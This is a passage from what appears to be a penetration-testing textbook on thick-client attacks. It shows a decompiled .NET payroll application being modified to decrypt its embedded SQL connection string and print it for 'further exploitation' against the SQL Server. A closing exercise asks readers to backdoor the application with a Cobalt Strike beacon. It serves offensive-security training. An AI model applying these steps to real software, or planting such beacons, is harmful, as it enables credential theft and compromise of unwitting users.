


Figure 189 - Example of exporting application to a project file

Now we are presented with a SLN file which will open up the project in Visual Studio when double clicked:




Figure 190 - Example of project file generated for application

To prevent the application from erroring out each time we run it, we can disable the SQL connection string which will remove the application from actually attempting to reach out when the connection string is decrypted:

```
1 reference
public Form1() => this.InitializeComponent();

1 reference
private void button1_Click(object sender, EventArgs e)
{
  using (SqlConnection sqlConnection = new SqlConnection(SqlStringEncryption.DecryptConnectionString("xhb3YXPrtnt9
  {
    //sqlConnection.Open();
    int num = (int) MessageBox.Show("Connection Open  !");
  }
}

0 references
protected override void Dispose(bool disposing)
{
```

Figure 191 - Example of removing SQL connection string

We can select the "**Start Debugging**" option to build and run the application to ensure our changes and application will be successful as shown in the following example:




Figure 192 - Example of debugging application

Now with a working application we can add in our decryption string and print this to a message box and also write it to the console. The following code block is what we can add to the main form file to print the message box and write to the console during our debugging of the application:

```
string decryptedConnectionString = SqlStringEncryption.DecryptConnectionString(encryptedConnectionString);
MessageBox.Show("Decrypted connection string: " + decryptedConnectionString);
Console.WriteLine(decryptedConnectionString);
```

The following example shows the code block in Visual Studio program file:




Figure 193 - Example of new code added to Payroll Application

If we build and run the updated application, we are presented with the connection string for the SQL server as shown in the following example:





Figure 194 - Example of messagebox prinitng decryption string

If we look at the output from debugging the application, we can see our console output is printed in the bottom which can be copied out and used for further exploitation.



With our new credentials gathered we can now attack the SQL Server.

Exercises

1. Was there a better way to print out the SQL connection string? Did we have to rebuild the application, or could we have just debugged the application?
2. Attempt to backdoor the application with a Cobalt Strike beacon that still keeps the application functional but create a beacon each time a user executes the application.